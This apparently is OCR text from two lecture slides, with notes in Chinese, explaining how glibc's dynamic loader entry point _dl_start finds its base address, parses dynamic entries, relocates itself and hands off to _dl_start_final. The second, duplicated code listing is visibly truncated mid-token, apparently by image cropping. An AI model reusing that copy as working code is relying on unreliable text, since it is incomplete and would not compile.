


```
$ 
#define GL(name) _rtld_global._##name
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map
#define DONT_USE_BOOTSTRAP_MAP 1

static ElfW(Addr) __attribute_used__
    _dl_start(void *arg)
{
    bootstrap_map.l_addr = elf_machine_load_address();
    bootstrap_map.l_ld = (void *)bootstrap_map.l_addr + elf_machine_dynamic();
    elf_get_dynamic_info(&bootstrap_map, NULL);

    if (bootstrap_map.l_addr || !bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)])
        ELF_DYNAMIC_RELOCATE(&bootstrap_map, 0, 0, 0);

    bootstrap_map.l_relocated = 1;
    ElfW(Addr) entry = _dl_start_final(arg);
    return entry;
}
```

$ DL Start

_dl_start

- 取得 ld base address
- 取得 dynamic section 位址
- 解析 dynamic entry 並且載入到對應的 l_info[ ] 當中
- 處理 dl 的 relocation
- 執行 _dl_start 的下半段 _dl_start_final




```
$ 
#define GL(name) _rtld_global._##name
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map
#define DONT_USE_BOOT

static ElfW(Addr) __a
    _dl_start(void *a
{
    bootstrap_map.l_addr = elf_machine_load_address();
    bootstrap_map.l_ld = (void *)bootstrap_map.l_addr + elf_machine_dynamic();
    elf_get_dynamic_info(&bootstrap_map, NULL);

    if (bootstrap_map.l_addr || !bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)])
        ELF_DYNAMIC_RELOCATE(&bootstrap_map, 0, 0, 0);

    bootstrap_map.l_relocated = 1;
    ElfW(Addr) entry = _dl_start_final(arg);
    return entry;
}
```

從 _DYNAMIC 變數取得位址，
並減去 offset 得到 base

$ DL Start

_dl_start

- 取得 ld base address
- 取得 dynamic section 位址
- 解析 dynamic entry 並且載入到對應的 l_info[ ] 當中
- 處理 dl 的 relocation
- 執行 _dl_start 的下半段 _dl_start_final



